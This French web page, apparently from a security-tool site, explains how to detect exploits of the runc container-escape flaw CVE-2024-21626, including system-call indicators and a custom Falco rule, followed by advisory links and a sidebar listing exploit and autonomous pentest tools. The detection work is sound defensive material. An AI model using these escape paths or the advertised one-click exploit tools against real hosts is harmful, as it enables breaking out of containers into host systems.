
Exploit via runc lui-même

Comment détecter

Les exploits ont les caractéristiques suivantes :

  • Un conteneur exécutera un processus via execve(2) avec un répertoire de travail spécial qui commence par /proc/self/fd/.
  • Un conteneur créera des liens symboliques via symlink(2) ou symlinkat(2) avec un lien de répertoire cible spécial qui commence par /proc/self/fd/.
  • Un conteneur ouvrira des fichiers via open(2), openat(2) ou openat2(2) avec des noms de fichiers comme /proc/\d+/cwd/.*.

Détecteur dynamique Leaky vessels de synk

https://github.com/snyk/leaky-vessels-dynamic-detector

Falco

Voici la règle Falco personnalisée :

- macro: container
  condition: (container.id != host and container.name exists)

- rule: CVE-2024-21626 (runC escape through /proc/[PID]/cwd) exploited
  desc: >
    Detect CVE-2024-21626, runC escape vulerability through /proc/[PID]/cwd.
  condition: >
    container and ((evt.type = execve and proc.cwd startswith "/proc/self/fd") or (evt.type in (open, openat, openat2) and fd.name glob "/proc/*/cwd/*") or (evt.type in (symlink, symlinkat) and fs.path.target startswith "/proc/self/fd/")) and proc.name != "runc:[1:CHILD]"
  output: CVE-2024-21626 exploited (%container.info evt_type=%evt.type process=%proc.name command=%proc.cmdline target=%fs.path.targetraw)
  priority: CRITICAL

Mais filtrer les faux positifs avec proc.name n'est pas une bonne idée.

détecter des exploits avec Falco

Références

  • https://github.com/opencontainers/runc/security/advisories/GHSA-xr7r-f8xq-vfvv
  • https://github.com/opencontainers/runc/commit/8e1cd2f56d518f8d6292b8bb39f0d0932e4b6c2a
  • https://github.com/opencontainers/runc/commit/f2f16213e174fb63e931fe0546bbbad1d9bbed6f
  • https://github.com/opencontainers/runc/commit/89c93ddf289437d5c8558b37047c54af6a0edb48
  • https://github.com/opencontainers/runc/commit/ee73091a8d28692fa4868bac81aa40a0b05f9780
  • https://access.redhat.com/security/cve/cve-2024-21626
  • https://github.com/snyk/leaky-vessels-dynamic-detector
  • https://snyk.io/blog/cve-2024-21626-runc-process-cwd-container-breakout/
  • https://nvd.nist.gov/vuln/detail/CVE-2024-21626
  • https://github.com/snyk/leaky-vessels-dynamic-detector
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    259
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    257

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →